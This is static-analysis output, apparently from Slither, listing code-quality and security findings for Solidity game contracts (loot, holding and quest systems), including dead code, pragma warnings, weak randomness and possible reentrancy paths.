SafeCast.toUint184(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toUint192(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#153-156) is never used and should be removed
SafeCast.toUint200(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#136-139) is never used and should be removed
SafeCast.toUint208(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#119-122) is never used and should be removed
SafeCast.toUint216(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#102-105) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#85-88) is never used and should be removed
SafeCast.toUint232(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#68-71) is never used and should be removed
SafeCast.toUint24(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#510-513) is never used and should be removed
SafeCast.toUint240(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#51-54) is never used and should be removed
SafeCast.toUint248(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#34-37) is never used and should be removed
SafeCast.toUint256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#558-561) is never used and should be removed
SafeCast.toUint40(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#476-479) is never used and should be removed
SafeCast.toUint48(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#459-462) is never used and should be removed
SafeCast.toUint56(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#442-445) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#425-428) is never used and should be removed
SafeCast.toUint72(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#408-411) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#544-547) is never used and should be removed
SafeCast.toUint80(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#391-394) is never used and should be removed
SafeCast.toUint88(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#374-377) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#357-360) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
```

```
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/LootSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFTLoot.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
solc-0.8.9 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is not in mixedCase
Function PausableUpgradeable.__Pausable_init() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#34-36) is not in mixedCase
Function PausableUpgradeable.__Pausable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#38-40) is not in mixedCase
Variable PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function ContextUpgradeable._Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable._Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Function GameRegistryConsumerUpgradeable._GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Parameter LootSystem.setPaused(bool)._paused (contracts/LootSystem.sol#93) is not in mixedCase
Variable LootSystem._nullLoot (contracts/LootSystem.sol#59) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is never used in LootSystem (contracts/LootSystem.sol#21-381)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#66-68)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#74-77)
initialize(address) should be declared external:
        - LootSystem.initialize(address) (contracts/LootSystem.sol#73-84)


supportsInterface(bytes4) should be declared external:
        - LootSystem.supportsInterface(bytes4) (contracts/LootSystem.sol#245-255)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

HoldingSystem.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRe
gistryConsumerUpgradeable.sol#166)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameR
egistryConsumerUpgradeable.sol#187)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

HoldingSystem.setMilestones(address,HoldingSystem.Milestone[]) (contracts/HoldingSystem.sol#80-103) ignores return value by lootSystem.validateLoots(milestone.loots) (contracts/HoldingSystem.sol#101)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

HoldingSystem.setPaused(bool)._paused (contracts/HoldingSystem.sol#69) shadows:
        - PausableUpgradeable._paused (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#29) (state variable)
HoldingSystem.claimMilestone(address,uint256,uint16).owner (contracts/HoldingSystem.sol#133) shadows:
        - OwnableUpgradeable.owner() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#48-50) (function)
HoldingSystem._isMilestoneUnlocked(HoldingSystem.Milestone,address,address,uint256).owner (contracts/HoldingSystem.sol#217) shadows:
        - OwnableUpgradeable.owner() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#48-50) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

HoldingSystem.setMilestones(address,HoldingSystem.Milestone[]) (contracts/HoldingSystem.sol#80-103) has external calls inside a loop: lootSystem.validateLoots(milestone.loots) (contracts/HoldingSystem.sol#101)
HoldingSystem._isMilestoneUnlocked(HoldingSystem.Milestone,address,address,uint256) (contracts/HoldingSystem.sol#215-224) has external calls inside a loop: IGameNFT(tokenContract).getTimeHeld(owner,tokenId) >= milestone.timeHeldSeconds (
contracts/HoldingSystem.sol#221-223)
HoldingSystem.getTokenStatus(address,address,uint256) (contracts/HoldingSystem.sol#166-196) has external calls inside a loop: milestone.timeHeldSeconds > IGameNFT(tokenContract).getTimeHeld(account,tokenId) (contracts/HoldingSystem.sol#1
88)
HoldingSystem.getTokenStatus(address,address,uint256) (contracts/HoldingSystem.sol#166-196) has external calls inside a loop: timeLeftSeconds[idx] = milestone.timeHeldSeconds - IGameNFT(tokenContract).getTimeHeld(account,tokenId) (contra
cts/HoldingSystem.sol#189)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in HoldingSystem.claimMilestone(address,uint256,uint16) (contracts/HoldingSystem.sol#112-154):
        External calls:
        - lootSystem().grantLoot(owner,milestone.loots) (contracts/HoldingSystem.sol#150)
        Event emitted after the call(s):
        - MilestoneClaimed(owner,tokenContract,tokenId,milestoneIndex) (contracts/HoldingSystem.sol#153)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

HoldingSystem.setMilestones(address,HoldingSystem.Milestone[]) (contracts/HoldingSystem.sol#80-103) compares to a boolean constant:
        -require(bool,string)(_hasAccessRole(GameRegistryLibrary.GAME_NFT_CONTRACT_ROLE,tokenContract) == true,TOKEN_CONTRACT_NOT_GAME_NFT: tokenContract has not been whitelisted for gameplay) (contracts/HoldingSystem.sol#84-90)
HoldingSystem.claimMilestone(address,uint256,uint16) (contracts/HoldingSystem.sol#112-154) compares to a boolean constant:
        -require(bool,string)(_isMilestoneUnlocked(milestone,owner,tokenContract,tokenId) == true,MILESTONE_NOT_UNLOCKED: NFT has not been held long enough) (contracts/HoldingSystem.sol#140-144)
HoldingSystem.claimMilestone(address,uint256,uint16) (contracts/HoldingSystem.sol#112-154) compares to a boolean constant:
        -require(bool,string)(tokenContractInfo.claimed[tokenId][milestoneIndex] == false,MILESTONE_ALREADY_CLAIMED: Milestone has already been claimed) (contracts/HoldingSystem.sol#124-127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.0 (contracts/HoldingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameItems.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
```

```
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable._Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#15-19) is never used and should be removed
ContextUpgradeable._Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
GameRegistryConsumerUpgradeable._getSystem(uint16) (contracts/GameRegistryConsumerUpgradeable.sol#102-104) is never used and should be removed
GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#92-94) is never used and should be removed
GameRegistryConsumerUpgradeable._nextRandomWord(uint256) (contracts/GameRegistryConsumerUpgradeable.sol#135-151) is never used and should be removed
GameRegistryConsumerUpgradeable._requestRandomWords(uint32) (contracts/GameRegistryConsumerUpgradeable.sol#113-119) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/HoldingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
solc-0.8.9 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is not in mixedCase
Function PausableUpgradeable.__Pausable_init() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#34-36) is not in mixedCase
Function PausableUpgradeable.__Pausable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#38-40) is not in mixedCase
Variable PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#15-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Function GameRegistryConsumerUpgradeable._GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Parameter HoldingSystem.setPaused(bool)._paused (contracts/HoldingSystem.sol#69) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is never used in HoldingSystem (contracts/HoldingSystem.sol#21-225)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#66-68)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#74-77)
initialize(address) should be declared external:
        - HoldingSystem.initialize(address) (contracts/HoldingSystem.sol#57-62)
setMilestones(address,HoldingSystem.Milestone[]) should be declared external:
        - HoldingSystem.setMilestones(address,HoldingSystem.Milestone[]) (contracts/HoldingSystem.sol#80-103)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

QuestSystem.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

Reentrancy in QuestSystem.abandonQuest(uint64) (contracts/QuestSystem.sol#491-519):
        External calls:
        - _questFailed(account,activeQuest,0) (contracts/QuestSystem.sol#509)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
                - IGameItems(activeQuestInput.tokenContract).burn(account,SafeCast.toUint32(activeQuestInput.tokenId),activeQuestInput.amount) (contracts/QuestSystem.sol#739-743)
        State variables written after the call(s):
        - activeQuest.status = ActiveQuestStatus.COMPLETED (contracts/QuestSystem.sol#512)
Reentrancy in QuestSystem.completeQuest(uint64) (contracts/QuestSystem.sol#435-486):
        External calls:
        - requestId = _requestRandomWords(1) (contracts/QuestSystem.sol#478)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumerUpgradeable.sol#114-118)
        State variables written after the call(s):
        - activeQuest.status = ActiveQuestStatus.GENERATING_RESULTS (contracts/QuestSystem.sol#485)
Reentrancy in QuestSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/QuestSystem.sol#524-569):
        External calls:
        - _questSuccess(account,activeQuest,nextRandomWord) (contracts/QuestSystem.sol#547)
                - _lockSystem().grantLootWithRandomWord(account,questDef.loots,randomWord) (contracts/QuestSystem.sol#642-646)
                - ITraitsConsumer(activeQuestInput.tokenContract).incrementTrait(activeQuestInput.tokenId,TraitsLibrary.XP_TRAIT_ID,xpAmount) (contracts/QuestSystem.sol#677-682)
                - IGameCurrency(activeQuestInput.tokenContract).burn(account,activeQuestInput.amount) (contracts/QuestSystem.sol#713-716)
                - _lockingSystem().removeNFTReservation(activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#722-726)
                - _lockingSystem().removeItemReservation(account,activeQuestInput.tokenContract,activeQuestInput.tokenId,activeQuestInput.reservationId) (contracts/QuestSystem.sol#731-736)
